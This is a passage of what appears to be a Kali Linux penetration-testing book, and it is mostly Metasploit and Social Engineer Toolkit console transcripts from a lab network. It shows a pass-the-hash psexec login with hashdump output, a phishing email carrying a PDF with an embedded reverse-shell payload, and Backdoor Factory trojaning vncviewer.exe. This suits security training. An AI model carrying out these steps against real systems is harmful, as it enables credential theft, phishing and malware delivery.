   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.202.0/24
RHOSTS => 192.168.202.0/24
msf auxiliary(tcp) > set PORTS 139,445,389
PORTS => 139,445,389
msf auxiliary(tcp) > set THREADS 20
THREADS => 20
msf auxiliary(tcp) > run

[*] 192.168.202.2:139 - TCP OPEN
[*] 192.168.202.2:389 - TCP OPEN
[*] 192.168.202.2:445 - TCP OPEN
[*] Scanned  32 of 256 hosts (12% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] 192.168.202.189:445 - TCP OPEN
[*] 192.168.202.189:139 - TCP OPEN
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```
   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   RHOST                                 yes       The target address
   RPORT                445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                   no        Service description to to be used on target for prett
y listing
   SERVICE_DISPLAY_NAME                  no        The service display name
   SERVICE_NAME                          no        The service name
   SHARE                ADMIN$           yes       The share to connect to, can be an admin share (ADMIN
$,C$,...) or a normal read/write folder share
   SMBDomain            WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                               no        The password for the specified username
   SMBUser                               no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set SMBDomain LAB1
SMBDomain => LAB1
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794
SMBPass => aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794
msf exploit(psexec) > exploit

[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(psexec) > set RHOST 192.168.202.2
RHOST => 192.168.202.2
msf exploit(psexec) > exploit
```


Hash value from Win7 victim


OOPS! Forgot the RHOST value


```
msf exploit(psexec) > exploit

[*] Started bind handler
[*] Connecting to the server...
[*] Sending stage (882688 bytes)
[*] Authenticating to 192.168.202.2:445|LAB1 as user 'Administrator'...
[*] Uploading payload...
[*] Meterpreter session 2 opened (127.0.0.1 -> 127.0.0.1) at 2015-06-21 22:51:28 -0400
[-] Exploit failed: Rex::StreamClosedError Stream #<TCPSocket:0x000000084f2060> is closed.

meterpreter > sysinfo
Computer        : BO-DC1
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

```
meterpreter >
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:0005ed44b7e569f72d2b22ea684c1be0:::
sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
evilhacker:1110:aad3b435b51404eeaad3b435b51404ee:cec4ac319ad6e8ad3fca16c2e88f4f7f:::
BO-DC1$:1001:aad3b435b51404eeaad3b435b51404ee:e6297af369976bd7030c770928f8146b:::
BO-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffcf88485be6d64c3:::
meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(psexec) > sessions -l

Active sessions
===============

  Id  Type                   Information                                    Connection
  --  ----                   -----------                                    ----------
  1   meterpreter x86/win32  WIN-MO8FVCLLIIB\Administrator @ WIN-MO8FVCLLIIB  128.199.190.69:443 -> 69.13
1.155.226:49161 (10.100.0.5)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BO-DC1                    127.0.0.1 -> 127.0.0.1 (192
.168.202.2)

msf exploit(psexec) >
```





Attacker's Laptop
SIP Phone
Assigned Addresses
IP 10.0.2.155/24
MAC 00:50:C0:F4:09:67
Rouge Wireless Unit
Factory Assigned Address
MAC 0B:6F:00:45:97:A4
New Spoofed Addresses
within the device.
IP 10.0.2.155/24
MAC 00:50:C0:F4:09:67
CorpNET 10.0.1.0/24
ProdNET 10.11.0.0/24


Applications
Places
Mon 09:55
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - System Services
Usual applications
Activities Overview
armitage
beef xss framework
ginguma
inguma
metasploit framework
searchsploit
social engineering toolkit
sqlmap
termineter

```
root@kali:~# nmap -A 10.0.2.15

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-12 16:08 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https Apache
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=bzq
| Not valid before: 2013-08-17T23:37:56+00:00
|_Not valid after:  2023-08-15T23:37:56+00:00
|_ssl-date: 2015-09-12T20:10:54+00:00; 0s from local time.
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.99 seconds
root@kali:~#
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.2.15:33384 Request received for /...
[*] 10.0.2.15:33384 Unknown request to / #<Rex::Proto::Http::Request:0xf4444e0 @
headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fals
e, @bufq="", @body="", @method="GET", @raw_uri="/", @uri_parts={"QueryString"=>{
}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_e
ncode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33386 Request received for /...
[*] 10.0.2.15:33386 Unknown request to / #<Rex::Proto::Http::Request:0x10544344
@headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fal
se, @bufq="", @body="", @method="OPTIONS", @raw_uri="/", @uri_parts={"QueryStrin
g"=>{}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @
uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33396 Request received for /nice ports,/Trinity.txt.bak...
[*] 10.0.2.15:33396 Unknown request to /nice ports,/Trinity.txt.bak #<Rex::Proto
::Http::Request:0xfc8a294 @headers={}, @auto_cl=true, @state=3, @transfer_chunke
d=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/nice
 ports,/Trinity.txt.bak", @uri_parts={"QueryString"=>{}, "Resource"=>"/nice port
s,/Trinity.txt.bak"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_
encode_mode="hex-normal", @relative_resource="/nice ports,/Trinity.txt.bak", @bo
dy_bytes_left=0>...
```




```
set:phishing>3
          [****]  Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an ema
il
to info@trustedsec.com if you got a good template!
set> Enter the name of the author: kevin@atlantacloudtech.com
set> Enter the subject of the email: Invitation to my birthday party
set> Enter the body of the message, hit return for a new line. Control+c when fi
nished: : I want you at my birthday party, because you are fun.
Next line of the body: Attached is the invitation
Next line of the body: ^C
```

```
 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
 4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 6) Adobe Flash Player "Button" Remote Code Execution
 7) Adobe CoolType SING Table "uniqueName" Overflow
 8) Adobe Flash Player "newfunction" Invalid Pointer Use
 9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

```
set:payloads>12


[-] Default payload creation selected. SET will generate a normal PDF with embedd
ed EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and sen
d back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse T
CP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Window
s x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accept
ing port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using
 SSL and use Meterpreter
```


```
set:payloads>7
set> IP address for the payload listener (LHOST): 10.0.2.15
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attach
ent.
No previous payload created.
set:phishing> Enter the file to use as an attachment:/root/.set/legit.exe

   Right now the attachment will be imported with filename of 'template.whateve
'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>Invitation.pdf
```

```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template
```

```
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Status Report
2: Order Confirmation
3: How long has it been?
4: Invitation to my birthday party
5: Have you seen this?
6: Strange internet usage from your computer
7: Computer Issue
8: WOAAAA!!!!!!!!! This is crazy...
9: Dan Brown's Angels & Demons
10: New Update
11: Baby Pics
```

```
set:phishing>4
set:phishing> Send email to:[redacted]@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:[redacted]+evil@gmail.com
set:phishing> The FROM NAME user will see: :Kevin Bacon
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[!] Unable to deliver email. Printing exceptions message below, this is most li
ely due to an illegal attachment. If using GMAIL they inspect PDFs and is most
ikely getting caught.
Press {return} to view error message.
(534, '5.7.14 <https://accounts.google.com/ContinueSignIn?sarp=1&scc=1&plt=AKgn
btE3\n5.7.14 4_pN-Ltq09hatQT3vZk1OfvntiL12pOjUFzAQFVVzeWCyy-S48ztoE_j2LnAUCU_qt
pGd\n5.7.14 Kr5fovdOWx8b386U5MwM8Fb0oV3X6zoZ-ph3dXq-h1HCkbL1RJEVwTNLk5Vj-SfX4fy
4q\n5.7.14 8wB18DL15aGsUT5p6FBcNdAq7mCcLiA_hg-U57QnYd8OzllPIXOryt10BeArmNR-TWvh
3\n5.7.14 2MoSo_BVf3v0sdwtRKcNuO0KSc2o> Please log in via your web browser and\
5.7.14 then try again.\n5.7.14  Learn more at\n5.7.14  https://support.google.c
m/mail/answer/78754 g2sm4456687ywa.20 - gsmtp')
[*] SET has finished delivering the emails
```

```
  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):evilhacker@act23.com
set:phishing> The FROM NAME user will see:Network Support
set:phishing> Flag this message/s as high priority? [yes|no]:n
[*] SET has finished delivering the emails
```



```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```


```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365
[*] All caves lengths:  365
################################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
################################################################
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xf
fc; Cave Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x3c000; Cave begin: 0x3b5a6
End: 0x3bffc; Cave Size: 2646
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x4012c End: 0
x41001; Cave Size: 3797
4. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x4719d
 End: 0x473c8; Cave Size: 555
5. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x474e9
 End: 0x494e4; Cave Size: 8187
6. Section Name: None; Section Begin: None End: None; Cave begin: 0x4a0de End: 0
```

```
**************************************************
[!] Enter your selection: 1
[!] Using selection: 1
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File vncviewer.exe is in the 'backdoored' directory
```

Chapter 10: Reverse Engineering and Stress Testing

Subcategories of Reverse Engineering	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (default menu)
Debuggers	edb-debugger	edb-debugger
	ollydbg	ollydbg
Disassembly	jad	jad.
	rabin2	/usr/bin/rabin2
	radiff2	/usr/bin/radiff2
	rasm2	/usr/bin/rasm2
Misc RE Tools	apktool	apktool
	clang	clang
	clang++	clang++
	dex2jar	dex2jar
	flasm	flasm
	javasnoop	javasnoop
	*New in K2.0 →	Metasploit NASM Shell
	radare2	radare2
	rafind2	/usr/bin/rafind2
	ragg2	/usr/bin/ragg2
	ragg2-cc	/usr/bin/ragg2-cc
	rahash2	/usr/bin/rahash2
	rarun2	/usr/bin/rarun2
	rax2	/usr/bin/rax2

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
